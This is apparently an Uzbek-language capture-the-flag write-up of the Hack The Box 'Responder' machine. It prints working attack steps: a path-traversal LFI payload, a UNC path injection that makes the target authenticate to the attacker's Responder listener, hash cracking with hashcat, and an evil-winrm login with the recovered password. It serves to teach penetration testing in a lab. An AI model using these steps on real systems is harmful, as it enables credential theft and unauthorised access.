


Responder — writeup


A terminal window with a dark blue background and light blue text. The prompt is `saidislom@kali`. The command `nmap 10.129.148.69 --min-rate=5000` has been executed. The output shows the scan starting at 00:04:30, reporting the host is up, and identifying an open HTTP service on port 80. The scan took 5.05 seconds.

```
[saidislom@kali] [ ~ ] [ 0:04:30 ]
> nmap 10.129.148.69 --min-rate=5000
Starting Nmap 7.99 ( https://nmap.org ) at 2026-09-22 00:04 +0500
Nmap scan report for 10.129.148.69
Host is up (0.44s latency).
Not shown: 999 filtered tcp ports (no-response)
PORT      STATE SERVICE
80/tcp    open  http


Nmap done: 1 IP address (1 host up) scanned in 5.05 seconds

[saidislom@kali] [ ~ ] [ 0:04:44 ]
```


Hack The Box platformasidagi **Responder** mashinasi. `nmap 10.129.148.69 --min-rate=5000` buyrug'i orqali nishon portlari tezkor skanerlandi va 80-portda HTTP veb-xizmati faol ekanligi aniqlandi




Brauzer orqali nishonning `http://unika.htb/` veb-saytiga kirishga urinilganda, mahalliy DNS da domen nomi mavjud bo'lmaganligi sababli "Server Not Found" xatosi yuzaga keldi



Kali tizimidagi `/etc/hosts` fayliga `10.129.148.69 unika.htb` yozuvi qo'shilib, domen nishon IP manziliga muvaffaqiyatli bog'landi



Domen to'g'rilangach, brauzerda <http://unika.htb/> veb-ilovasi muvaffaqiyatli ochildi va "UNIKA IT SERVICES" nomli sahifa faolligi ko'rildi




Sayt tilini fransuz tiliga o'zgartirish tugmasi bosilganda URL manzilda </index.php?page=french.html> parametri paydo bo'lib, sahifa yuklashda dinamik parametr ishlatilayotganligi aniqlandi



Copyright (c) 1993-2009 Microsoft Corp. ## This is a sample HOSTS file used by Microsoft TCP/IP for Windows. ## This file contains the mappings of IP addresses to host names. Each # entry should be kept on an individual line. The IP address should # be placed in the first column followed by the corresponding host name. # The IP address and the host name should be separated by at least one # space. ## Additionally, comments (such as these) may be inserted on individual # lines or following the machine name denoted by a '#' symbol. ## For example: ## 102.54.94.97 rhino.acme.com # source server # 38.25.63.10 x.acme.com # x client host # localhost name resolution is handled within DNS itself. # 127.0.0.1 localhost # ::1 localhost

page parametri orqali Local File Inclusion (LFI) tekshirildi: `index.php?`
`page=../../../../../../../../windows/system32/drivers/etc/hosts` so'rovi yuborilib, Windows tizimining `hosts` fayli muvaffaqiyatli o'qildi va LFI zaifligi amalda tasdiqlandi



```
sudo python3 Responder.py -I tun0

[+] Tips jar:
USDT -> 0xCc98c1D3b8cd9b717b5257827102940e4E17A19A
BTC -> bc1q9360jedhmp5vpl3u05vyg4jryrl52dmazz49

[+] Poisoners:
LLMNR [ON]
NBT-NS [ON]
MDNS [ON]
DNS [ON]
DHCP [OFF]
DHCPv6 [OFF]

[+] Servers:
HTTP server [ON]
HTTPS server [ON]
WPAD proxy [OFF]
Auth proxy [OFF]
SMB server [ON]
Kerberos server [ON]
SQL server [ON]
FTP server [ON]
IMAP server [ON]
POP3 server [ON]
SMTP server [ON]
DNS server [ON]
LDAP server [ON]
MOTT server [ON]
```

Zararli SMB so'rovlarini tutib olish va NTLM autentifikatsiyasini o'g'irlash maqsadida Kali tizimida `sudo python3 Responder.py -I tun0` buyrug'i bilan Responder vositasi ishga tushirildi

```
sudo python3 Responder.py -i tun0

WinRM server      [ON]
SNMP server       [ON]

[+] HTTP Options:
Always serving EXE [OFF]
Serving EXE        [OFF]
Serving HTML       [OFF]
Upstream Proxy     [OFF]

[+] Poisoning Options:
Analyze Mode       [OFF]
Force WPAD auth    [OFF]
Force Basic Auth   [OFF]
Force LM downgrade [OFF]
Force ESS downgrade [OFF]

[+] Generic Options:
Responder NIC       [tun0]
Responder IP        [10.10.14.78]
Responder IPv6      [fe80::764e:37be:364e:44e3]
Challenge set       [random]
Don't Respond To Names ['ISATAP', 'ISATAP.LOCAL']
Don't Respond To MDNS TLD ['_DOSVC']
TTL for poisoned response [default]

[+] Current Session Variables:
Responder Machine Name [WIN-L8K9C0MMUHP]
Responder Domain Name  [DIOM.LOCAL]
Responder DCE-RPC Port [48894]

[+] Version: Responder 3.2.2.0
[+] Author: Laurent Gaffie, <lgaffie@secorizon.com>

[+] Listening for events ...

saidislom
```

Responder vositasi **tun0** (**10.10.14.78**) interfeysida barcha kerakli zaharlovchi modullar (LLMNR, NBT-NS, SMB server) bilan tinglash rejimiga keltirildi

```
Hack The Box :: Responder x 9e4d90d0-7fc8-426f-a098-x unika.htb/index.php?page=//1 x +
Warning: include(\\10.10.14.78\\SOMETHING): Failed to open stream: Permission denied in C:\\xampp\\htdocs\\index.php on line 11
Warning: include(): Failed opening '//10.10.14.78/something' for inclusion (include_path='\\xampp\\php\\PEAR') in C:\\xampp\\htdocs\\index.php on line 11
```

LFI zaifligi orqali Windows UNC yo'li chaqirildi: brauzerdan **http://unika.htb/index.php?page=//10.10.14.78/something** so'rovi yuborilib, server bizning Responder SMB xizmatimizga autentifikatsiya so'rovi jo'natishga majbur qilindi


```
evil-winrm -i 10.129.148.69 -u Administrator -p 'badminton'

Info: Establishing connection to remote endpoint
Info: Connection successful
*Evil-WinRM* PS C:\Users\Administrator\Documents> ls
*Evil-WinRM* PS C:\Users\Administrator\Documents> dir
*Evil-WinRM* PS C:\Users\Administrator\Documents> cd /
*Evil-WinRM* PS C:\> cd users
*Evil-WinRM* PS C:\users> ls

Directory: C:\users

Mode                LastWriteTime         Length Name
----                -
d-----          3/9/2022   5:35 PM      Administrator
d-----          3/9/2022   5:33 PM          mike
d-r-----        10/10/2020  12:37 PM        Public

*Evil-WinRM* PS C:\users> cd mike
*Evil-WinRM* PS C:\users\mike> cd desktop
*Evil-WinRM* PS C:\users\mike\desktop> ls

Directory: C:\users\mike\desktop

Mode                LastWriteTime         Length Name
----                -
-a-----         3/10/2022   4:50 AM          32 flag.txt

*Evil-WinRM* PS C:\users\mike\desktop> cat flag.txt
ea81b7afddd03efaa0945333ed147fac
*Evil-WinRM* PS C:\users\mike\desktop> saidislom
```

Olingan hisob ma'lumotlari bilan `evil-winrm -i 10.129.148.69 -u Administrator -p 'badminton'` orqali WinRM (5985) portiga ulanildi. `C:\users\mike\desktop` katalogiga o'tilib, `flag.txt` flagi o'qildi: `ea81b7afddd03efaa0945333ed147fac`

Xulosa va Zaifliklar tahlili:

Responder (Hack The Box) mashinasi Windows muhitida LFI zaifligi orqali NTLMv2 heshlarini o'g'irlash va masofaviy boshqaruv protokollaridan foydalanishga asoslangan quyidagi asosiy bosqichlardan iborat bo'ldi:

- **Reconnaissance & Host Configuration:** 80-portda HTTP xizmati aniqlandi. `/etc/hosts` fayliga `unika.htb` domeni biriktirilib, veb-ilovaga kirish ta'minlandi.
- **Vulnerability Assessment (LFI via page parameter):** Veb-saytning `index.php?page=` parametri filtrlashdan o'tkazilmasligi tufayli Windows ning `C:\windows\system32\drivers\etc\hosts` fayli o'qilib, LFI zaifligi tasdiqlandi.
- **NTLMv2 Hash Stealing (UNC Path Injection & Responder):** Windows da PHP `include()` funksiyasi SMB UNC yo'llarini (`//10.10.14.78/share`) qo'llab-quvvatlashi sababli, server hujumchi mashinasiga SMB autentifikatsiyasini yuborishga majbur qilindi va **Responder** vositasi orqali **Administrator** foydalanuvchisining NTLMv2 heshi tutib olindi.
- **Password Cracking:** NetNTLMv2 heshi `hashcat` (mode 5600) va `rockyou.txt` lug'ati yordamida tezkor tahlil qilinib, paroli `badminton` ekanligi ochildi.
- **Remote Access & Flag Capture:** Olingan hisob ma'lumotlari bilan **Evil-WinRM** orqali Windows tizimiga kiritildi hamda `C:\users\mike\desktop\flag.txt` flagi (`ea81b7afddd03efaa0945333ed147fac`) muvaffaqiyatli qo'lga kiritildi.